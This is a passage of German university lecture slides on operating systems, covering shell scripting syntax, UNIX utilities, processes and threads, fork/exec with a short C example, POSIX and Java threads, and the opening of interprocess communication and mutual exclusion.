for <variable> in <Liste von Worten>
do
    <Anweisungen>
done
```

- **case-Anweisung**

- Die Syntax der *case-Anweisung* lautet:

```
case <wort> in
<muster> )
    <anweisungen> ;;
<muster>)
    <anweisungen> ;;
...
esac
```

Shell-Skripte

- **if-Anweisung**

- Die Syntax der *if-Anweisung* lautet:

```
if <anweisung>then
    <anweisungen>;;
else
    <anweisungen>;;
fi
```

- **exit-Anweisung**

- Das Kommando exit bestimmt den Rückgabewert einer Anweisung

- Die Syntax der *exit-Anweisung* lautet:

```
exit N
echo $?
```

Shell-Skripte

- while-Anweisung

- Die Syntax der *while-Anweisung* lautet:

```
while <anweisung>
do
    <anweisungen>; ;
endo
```

- wird ausgeführt, solange <anweisung> wahr liefert

- until-Anweisung

- Die Syntax der *until-Anweisung* lautet:

```
until <anweisung>
do
    <anweisungen>; ;
Endo
```

- wird ausgeführt, solange <anweisung> falsch liefert

Shell-Skripte

- UNIX-Hilfsprogramme

ar	Aufbau und Wartung von Archiven und Bibliotheken in mehreren Dateien
cat	Konkatenerien und Ausgeben von Dateien auf die Standardausgabe
cc	Compilieren eines C Programms
chmod	Verändern des Schutzmodus für Dateien
cmp	Vergleich von Dateien auf Gleichheit
cp	Kopieren einer Datei
cut	Erzeugt für jede Spalte eines Dokumentes eine eigene Datei
date	Gibt Datum und Uhrzeit aus
diff	Gibt alle Unterschiede zwischen zwei Dateien aus
echo	Ausgabe seiner Argumente
ed	Ursprünglicher zeilenorientierter Texteditor
find	Aufsuchen aller Dateien, die eine gegebene Bedingung erfüllen
grep	Durchsuchen einer Datei nach Zeilen mit einem vorgegebenen Muster
kill	Senden eines Signals an einen Prozess
ln	Erzeugen eines Links auf eine Datei
ls	Auflisten der Dateien eines Verzeichnisses
make	Rekomplizieren der veränderten Teile eines großen Programms
mkdir	Erzeugen eines Verzeichnisses
mv	Bewegen oder Umbenennen einer Datei
paste	Kombination mehrerer Dateien als Spalten einer Datei
pwd	Ausgabe des aktuellen Arbeitsverzeichnisses
rm	Löschen einer Datei
rmdir	Löschen eines Verzeichnisses
sh	Aufruf der Shell
sleep	Suspendierung der Ausführung für eine gegebene Zeit (in Sek.)
sort	Sortieren einer Datei aus ASCII-Zeilen
wc	Zählen von Zeichen, Wörtern und Zeilen einer Datei

Shell-Skripte

- UNIX-Verzeichnisstrukturen

Verzeichnis	Beschreibung
/bin	Häufig benutzte Binärprogramme
/dev	Spezialdateien für Ein-/Ausgabegeräte
/etc	Verschiedenes für die Systemadministration
/lib	Häufig benutzte Bibliotheken
/tmp	Temporäre Dateien (zum Teil von Werkzeugen generiert)
/usr	Alle Benutzerdateien befinden sich in diesem Teilbaum
/usr/adm	Systemabrechnung
/usr/frank	Heimatverzeichnis des Benutzers mit Benutzernamen frank
/usr/bin	Weitere Binärprogramme
/usr/include	System Header Dateien
/usr/lib	Bibliotheken, Compilerschritte, Verschiedenes
/usr/man	Online-Manuals
/usr/spool	Spooling-Verzeichnis für Drucker und Dämonen
/usr/src	Quellcode des Systems
/usr/tmp	Weitere temporäre Dateien

Aufgabe

- Übungsblatt 1
- Siehe Moodle-Webseite!

Betriebssysteme

2. Prozesse und Threads

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

27. September 2012

Prof. Dr. Kornmayer

125

Prozesse und Threads

- Agenda
 - Prozesse
 - Threads
 - Interprozess-Kommunikation
 - Klassische Probleme bei Interprozess-Kommunikation
 - Scheduling
 - Deadlocks /Verklemmungen

27. September 2012

Prof. Dr. Kornmayer

126

Aufgabe

- Definieren Sie den Begriff Prozess!
 - Was ist der Unterschied zwischen Programm und Prozess?
 - Suchen Sie ein Analogon!
- Was kann das Betriebssystem durch Prozesse realisieren?
- Welche Daten brauchen Sie um einen Prozess zu beschreiben?
 - 3 er Team
 - 5 Minuten

5M


Prozesse

- Das **zentrale Konzept** in jedem Betriebssystem
 - **Prozess** = ein Programm in Ausführung
 - Prozesse modellieren Nebenläufigkeit
 - unterstützen (Quasi-)Parallelität
 - Multiprogrammierung
 - Schnelles Hin und Herschalten zwischen Prozessen
 - Umladen der Register notwendig!
- Prozessmodell
 - „*Das Betriebssystem ist als Menge von (sequenziellen) Prozessen organisiert*“
 - jeder Prozess umfasst eine virtuelle CPU mit eigenem Adressraum
 - Befehlszähler, Registerinhalte, Belegung von Variablen
 - Und einiges mehr!

Prozesse

- Prozesse haben einen Adressraum
 - Inklusive logischer Befehlszähler

Ein Befehlszähler



- Konsequenz:
 - Laufzeit eines Programms ist nicht mehr reproduzierbar!
- Programme dürfen keine Annahmen über den Zeitablauf enthalten

Prozesse


- Unterschied Programm und Prozess
 - Vergleich:
 - Programm ist das Kuchenrezept mit allen Anweisungen
 - Prozess ist die Aktivität des Backen
 - Beachte: Ein Programm 2x starten, ergibt 2 Prozesse!
- Wie wird ein Prozess erzeugt?
 - Durch das Betriebssystem
 - Initialisierung
 - Als Hintergrundprozess
 - Durch einen anderen Prozess
 - Systemaufruf

Prozesse

- Prozesserzeugung

- Bsp: Linux starten

- init liest Datei /etc/init/tty?.conf
 - Startet dann ein login für jedes Terminal
 - Nach der Anmeldung startet eine Shell, von der aus die nächsten Prozesse gestartet werden können.




Prozesse

- Beziehungen zwischen Prozessen

- Eltern-Kind Beziehung

- Entstehung von Prozess-Familien bzw. Prozess-Hierarchien



- UNIX

- Signale werden an alle Mitglieder der Familie verschickt
 - Prozess entscheidet wie auf Signal reagiert werden!

- Windows


- Kein Konzept der Prozesshierarchie
 - Alle Prozesse sind gleichwertig
 - Beziehungen werden durch spezielle Tokens (Handle) gesteuert!
 - » Weitergabe von Handles möglich (Enterbung)

Prozesse und Threads

- Prozessbeendigung
 - Normales Beenden (freiwillig)
 - Wenn Aufgabe erledigt ist! (exit bzw. exitProcess)
 - Beenden aufgrund eines Fehlers (freiwillig)
 - Der Prozess stellt einen Fehler fest, der nicht vom Programm verursacht wurde (z.B. Datendatei nicht vorhanden)
 - Beenden aufgrund eines schwerwiegenden Fehlers (unfreiwillig)
 - Der Prozess selbst verursacht einen Fehler
 - Ausführen eines unzulässigen Befehl
 - Zugriff auf ungültige Speicheradresse
 - Beenden durch anderen Prozess (unfreiwillig)
 - (kill bzw. TerminateProcess)

Prozesse

- Prozess-Zustände
 - Wichtig für die Verwaltung der Ressourcen durch BS




Prozesse

- Scheduler

- Verwaltet die Prozesse
- Unterste Schicht des Betriebssystems

- behandelt


- Unterbrechungen (Interrupts)
- Starten und Stoppen von Prozessen
- Warteschlangen für Prozesse




Prozesse

- Scheduler

- Warteschlangen



Prozesse



27. September 2012

Prof. Dr. Kornmayer

137

Prozesse

- Datenmodell zur Verwaltung von Prozessen
 - **Prozesstabelle**
 - Ein Eintrag pro Prozess (Prozesskontrolblock (PCB))
 - PCB enthält alle Information über Prozess
 - Alle Informationen → Datenmodell
 - Zur **Prozessverwaltung**
 - » Register, Befehlszähler, PSW, Stack
 - » Prozessidentifikation
 - Kennung des Prozesses (P-ID) und des Elternprozesses
 - Benutzerkennung
 - » Zustandsinformation
 - Priorität, verbrauchte CPU-Zeit, Signale,...
 - Zur **Speicherverwaltung**
 - » Zeiger auf Textsegment, Datensegment, Stacksegment
 - Zur **Dateiverwaltung**
 - » Wurzelverzeichnis, Arbeitsverzeichnis, offene Dateien, Benutzer-Id, Gruppen-ID, ...


27. September 2012

Prof. Dr. Kornmayer

138

Prozesse

- Prozesswechsel
 - mit Hilfe der Prozesstabelle
 - Bsp: Interrupt von E/A-Gerät („Daten stehen bereit“)




- Wechseln zwischen zwei PCB

Prozesse

- Prozesswechsel
 - Ablauf
 - Sichern des Befehlszählers, Prozessorstatus, etc
 - Prozess auf „Blocked“ setzen
 - Ursache der Unterbrechung ermitteln
 - Ereignis (z.B. Ende der E/A) entsprechend behandeln
 - Blockierte Threads auf „READY“ setzen
 - Sprung zum Scheduler
 - Entscheidet welcher Prozess als nächstes läuft

Prozesse

- Modell der Multiprogrammierung
 - Vorteil: Verbesserung der CPU Auslastung
 - N: Prozesse die gleichzeitig im Speicher gehalten werden
 - P: E/A- Anteil eines Prozesses
 - z.B. 20% der Zeit warten auf Daten/Festplatte




Aufgabe

- Im bisherigen Prozessmodell hält jeder Prozess Information über seinen Adressraum und über Dateien
- Ein Textverarbeitungsprogramm soll in der Lage sein Eingaben über die Tastatur entgegenzunehmen, den formatierten Text auf dem Bildschirm auszugeben und gleichzeitig ein Sicherung auf die Festplatte zu schreiben.
- Was sind die Vor- und Nachteile des bisherigen Prozessmodells für dieses Scenario?
 - 3er Team
 - 5 Minuten

5M

Prozesse und Threads

- Prozessmodell
 - Jeder Prozess hat **eigenen Adressraum**
 - mit einen Ausführungsfäden (thread of control)
 - Fragen:
 - Wieso nicht quasi-parallel den Adressraum bearbeiten?
 - Wieso nicht mehrere Ausführungsfäden im selben Adressraum ablaufen lassen?



27. September 2012

Prof. Dr. Kornmayer

143

Prozesse und Threads

- Threads
 - Erweitertes Prozessmodell
 - Mehrere Ausführungsfäden mit **gleichem Adressraum**
 - Daten gemeinsam benutzen
 - Ausführung im Benutzermodus möglich
 - Erstellung ist 10-100 mal schneller als Prozesse
 - Konzept der Ressourcen-Bündelung für Prozesse
 - Adressraum, geöffnete Dateien, Signale, Kindprozesse, ...
 - Konzept der Ausführung von Prozessen (Threads)
 - Befehlszähler, Register für lokale Variablen, Stack,
 - Mehrere Ausführungsfäden sind nun möglich (Multi-Threading)
 - Hardware-Unterstützung (schnelles Umschalten in nsec)


27. September 2012

Prof. Dr. Kornmayer

144

Prozesse und Threads

- Threads



27. September 2012

Prof. Dr. Kornmayer

145

Prozesse und Threads


- Threads

- Thread-Zustände

- Gleiche Zustände wie Prozesse
 - RUNNING, BLOCKED, READY

- Thread-Verwaltung

- Thread-Tabelle
 - Befehlszähler, Register, Stack und Zustand
 - Jeder Thread hat seinen eigenen Stack



27. September 2012

Prof. Dr. Kornmayer


146

Prozesse und Threads

- Threads
 - Lebenszyklus
 - Erzeugung von Threads
 - Prozess startet einen Thread, der neue Threads erzeugt (create)
 - » Argument: Name der Prozedur, die ausgeführt werden soll
 - » Keine Angaben des Adressraums notwendig
 - Neuer Thread läuft im Adressraum des erzeugenden Threads
 - Beendigung
 - Nach der Beendigung der Aufgabe durch den Thread selbst (exit)
 - Synchronisation
 - Warten auf die Beendigung eines bestimmten Threads (join)
 - Freiwilliger Verzicht
 - Ressourcen an die CPU zurückgeben (yield)
 - » Scheduler beauftragen anderen Thread zustarten

Prozesse und Threads

- Threads
 - Wo läuft der Thread-Scheduler/die Thread-Verwaltung?
 - Zwei Varianten
 - Im Benutzeradressraum/-modus
 - Im Kernadressraum/-modus



Prozesse und Threads

- Threads
 - Wo läuft der Thread-Scheduler/die Thread-Verwaltung?
 - Benutzermodus
 - Kernmodus
- | | |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> – Pro <ul style="list-style-type: none"> • Schneller Wechsel • Angepasster Scheduler möglich – Con <ul style="list-style-type: none"> • Umgang mit blockierenden Systemaufrufen • Ein Thread kann den gesamten Prozess blockieren <ul style="list-style-type: none"> – z.B. bei Seitenfehlern • Threads sollen Programme ermöglichen, die oft blockieren | <ul style="list-style-type: none"> – Pro <ul style="list-style-type: none"> • Kein Laufzeitsystem • Effizienter Umgang mit blockierende Systemaufrufen – Con <ul style="list-style-type: none"> • Höher Kosten bei Thread- Wechsel durch Systemaufrufe • Umgang mit Signalen |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
- Threads werden meist im Kernmodus realisiert!
 - Spannendes Thema in Betriebssystementwicklung

Prozesse und Threads

- Threads
 - Threadwechsel
 - erfolgt immer dann, wenn BS die Kontrolle erhält
 - Bei Systemaufrufen
 - » Thread gibt Kontrolle freiwillig ab!
 - Bei Ausnahme
 - Bei Interrupt
 - » Periodischer Timer-Interrupt stellt sicher, daß kein Thread die CPU monopolisiert
 - Scheduler des Betriebssystems entscheidet, welcher Thread als nächstes rechnen soll
 - Falls nötig, wird dann auch der Prozess gewechselt
 - Scheduler kann diese Kosten berücksichtigen

Prozesse und Threads

- Zusammenfassung
 - Prozessmodell
 - Prozess: [Einheit der Ressourcenverwaltung](#), Schutzeinheit
 - Adressraum, geöffnete Dateien, Signale, Prioritäten, ...
 - Thread: [Einheit der Prozessorzuteilung](#)
 - Befehlszähler, CPU-Register, Stack, Thread-Zustand, ...
 - ...
 - mehrere Threads pro Prozess möglich
 - Prozess/Thread-Zustände
 - RUNNING, READY, BLOCKED
 - Warteschlangen

Prozesse und Threads

- Zusammenfassung
 - Realisierungsvarianten für Threads
 - Im Kernmodus (gängig), im Benutzermodus
 - Threadwechsel
 - Bei Systemaufrufen, Ausnahmen oder Interrupts
 - Umladen des Prozessorkontext
 - Beim Prozesswechsel auch Wechsel des Speicherabilds
 - Programmier-Schnittstellen
 - POSIX-Threads
 - JAVA Threads

Betriebssysteme

Ergänzungen zur Übung 2

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

27. September 2012

Prof. Dr. Kornmayer

153

Übung 2

- Systemaufrufe
 - fork()
 - exec()
- POSIX Thread library
- JAVA Threads


27. September 2012

Prof. Dr. Kornmayer

154


Systemaufrufe

- fork()
 - Erzeugung von Prozessen
 - man 2 fork
 - „creates a new process by duplicating the calling process“
 - benötigt **#include <unistd.h>**
 (#include <sys/types.h> für pid_t)
 - Der Rückgabewert unterscheidet zwischen Kind und Vater
 - Fehlerfall: -1
 - Vater: > 0
 - Kind: 0



Systemaufrufe

- exec()
 - Erzeugung von Prozessen
 - führt eine andere Datei aus!
 - mit neuen Code!
- 6 Varianten
 - Argumente als Liste: execl, execle, execlp
 - Argumente als Vector: execv, execve, execvp
 - „e“ - Environment
 - „p“ - Path
 - Bsp: execlp(prog_name, prog_name, Arg1, Arg2, ... 0) ;
 - execlp(„sort“, „sort“, „-n“, „studentenliste“, 0) ;
 - „sort“ wird aus historischen Gründen zweimal angegeben!
 - 0 terminiert die Eingabe Liste



Systemaufrufe

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
int main(void) {
    printf("Schau mir mal"); /* prints Schau mir mal! */
    int pid1, pid2;
    pid1 = getpid();
    printf(" Process ID %d", pid1);

    pid2 = fork();
    if (pid2 < 0) {
        perror("\n Fork war nicht erfolgreich");
        exit(1);
    }
    else if (pid2 == 0) {
        // Kind prozess
        printf("\nKIND Prozess");
    }
    else if (pid2 > 0) {
        // Vater prozess
        printf("\nVATER Prozess ");
    }
    return EXIT_SUCCESS;
}
```

27. September 2012

Prof. Dr. Kornmayer

157

POSIX Threads

- POSIX = Portable Operating System Interface
 - Standardisiertes (API) Application Programming Interface für UNIX-artige Systems
 - Umfasst
 - Systemaufrufe und
 - Kommandozeileninterpreter und Hilfsprogramme
 - Schnittstelle zwischen Anwendung und Betriebssystem
 - Threads sind ein Beispiel für ein API
 - IEEE POSIX 1003.1c
 - Implementierungen werden als POSIX threads oder Pthreads bezeichnet

27. September 2012

Prof. Dr. Kornmayer

158

POSIX Threads

- C-Library
 - #include <pthread.h> und „gcc -lthread ...“
- > 60 Funktionsaufrufe
- Wichtigste Befehle

<ul style="list-style-type: none"> – pthread_create – pthread_exit – pthread_join – pthread_yield – pthread_attr_init – pthread_attr_destroy 	Erzeugt neuen Thread Beendet den aufrufenden Thread Wartet auf die Beendigung eines bestimmten Threads Gibt CPU frei, damit andere Threads laufen können Erzeugt und initialisiert eine Attributsstruktur Löscht die Attributsstruktur
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
- Unter Linux u.U. Probleme mit Manpages → Web!

JAVA Threads


- Integraler Bestandteil der Sprache
- Interface Runnable bzw. Klasse Thread
 - Überschreiben der Methode run()
- Weitere Methoden
 - start(): ein Thread wird gestartet
 - Beendet sich mit dem Ende der Methode run()
 - yield(): ein Thread gibt den Prozessor freiwillig ab. Der Scheduler verteilt anschliessend die CPU an wartende Threads
 - sleep(): Unterbrechung des Threads für eine vorgegebene Zeit
 - join(): warten auf Terminierung eines Threads
 - wait(): Thread wartet auf eine Benachrichtigung
 - notify(), notifyAll(): Versenden einer Benachrichtigung
 - synchronized: Lock-Mechanismus (später: Semaphore)

Aufgabe

- Übungsblatt 2
- Siehe Moodle-Webseite!
 - Viel Spass beim Programmieren!

Wiederholung

- Prozessmodell
 - Prozesse = Programme in Ausführung
 - Das wesentliche Konzept eines Betriebssystems
 - Prozess: Einheit der Ressourcenverwaltung, Schutzeinheit
 - Datenmodell für Prozesse
 - Adressraum, geöffnete Dateien, Signale, Prioritäten, ...
 - Lebenszyklus (Lifecycle) von Prozessen



12. Oktober 2011

Prof. Dr. Kornmayer

161

Wiederholung

- Threads
 - = Leichtgewichtige Prozesse
 - Mit gemeinsamen Adressraum
 - Gleicher Lebenszyklus wie Prozesse
 - Einheit der Prozessorzuteilung
 - Scheduler verwaltet die Prozesse/Threads

Prozesstabelle mit PIDs

1	2	3	4	5	...
---	---	---	---	---	-----

PCB 1

Zustand
Registerhalte
Hauptspeicherbereiche
Ressourcen
Priorität
usw.

PCB 5

Zustand
Registerhalte
Hauptspeicherbereiche
Ressourcen
Priorität
usw.

Prozesse

0	1	...	n - 2	n - 1
Scheduler				

12. Oktober 2011

Prof. Dr. Kornmayer

162

Aufgabe

- Durch das Prozessmodell ist es möglich in einem System Multiprogrammierung zu realisieren
- Welche neuen Probleme/Herausforderungen können im Gegensatz zu Systemen mit „einem Programm in Ausführung“ nun auftreten?
 - 2er Teams
 - 3 Minuten

Interprozess-Kommunikation

- Interaktion zwischen Prozessen
 - Prozess nutzen gemeinsame Ressourcen
 - Aber: Prozesse haben getrennte Adressräume
 - Geräte, Dateien, ...
 - Unbewußt (Wettstreit)
 - „Ich schreib in die Datei A!“
 - Bewußt (Kooperation durch Teilen)
 - „Ich verwende die Datei X.dat, um die Ressource X zu verwalten!“
 - Prozesse können sich auch kennen (Kooperation durch Kommunikation)
 - Über Prozess ID
- Strukturierte Weise der Kommunikation notwendig
 - Interprozess-Kommunikation

Interprozess-Kommunikation

- Drei Problemkreise
 - Informationen von einem Prozess an anderen (strukturiert) weiterleiten
 - Vermeiden des gleichzeitigen Zugriff auf gemeinsame Ressourcen
 - Ablauf von Prozessen organisieren, wenn Abhängigkeiten vorliegen
 - Die letzten beiden Aspekte gelten auch für Threads
 - Im ersten löst der gemeinsame Adressraum das Problem
 - Wir betrachten im folgenden nur Prozesse

Interprozess-Kommunikation

- Race Conditions (Wettstreit)
 - Prozess nutzen gemeinsamen Speicher
 - (Festplatte, Arbeitsspeicher, Drucker, ...)
 - Endergebnis hängt vom Ablauf ab
 - **Unbedingt vermeiden!**
 - Sehr schwer zu finden, da die Umgebung nicht reproduziert werden kann
 - Wie zu vermeiden?
 - Zu einem Zeitpunkt darf nur jeweils einem Prozess der Zugriff erlaubt werden
 - Synchronisation notwendig!
 - » Sperrsynchronisation (Ausführung in beliebiger Reihenfolge)
 - » Reihenfolgesynchronisation (in fester Reihenfolge)
 - z.B. Datei erzeugen und dann lesen

Interprozess-Kommunikation

- Wechselseitiger Ausschluss

- **Kritische Regionen**/Abschnitte


- Teile des Programmes, der Zugriff auf gemeinsam genutzte Ressourcen (kritische Ressourcen) enthält

- **4 Bedingungen für wechselseitigen Ausschluss**

- Keine zwei Prozesse sind gleichzeitig in kritischen Regionen
 - Keine Annahmen über Geschwindigkeit und Anzahl der CPU
 - Kein Prozess, der außerhalb der Kritischen Regionen läuft, darf andere Prozesse blockieren
 - Kein Prozess soll ewig warten, um in seine kritische Region einzutreten

Interprozess-Kommunikation

- Wechselseitiger Ausschluss



Aufgabe

- Überlegen Sie sich Verfahren, die in der Lage sind die Bedienungen für „Wechselseitigen Ausschluss“ für zwei Prozesse zu realisieren!
 - 2er Teams
 - 10 Minuten

Lösungen

- Interrupts ausschalten
- Speervariable
- Strikter Wechsel
- Lösung von Peterson

Interprozess-Kommunikation

- Wechselseitiger Ausschluss
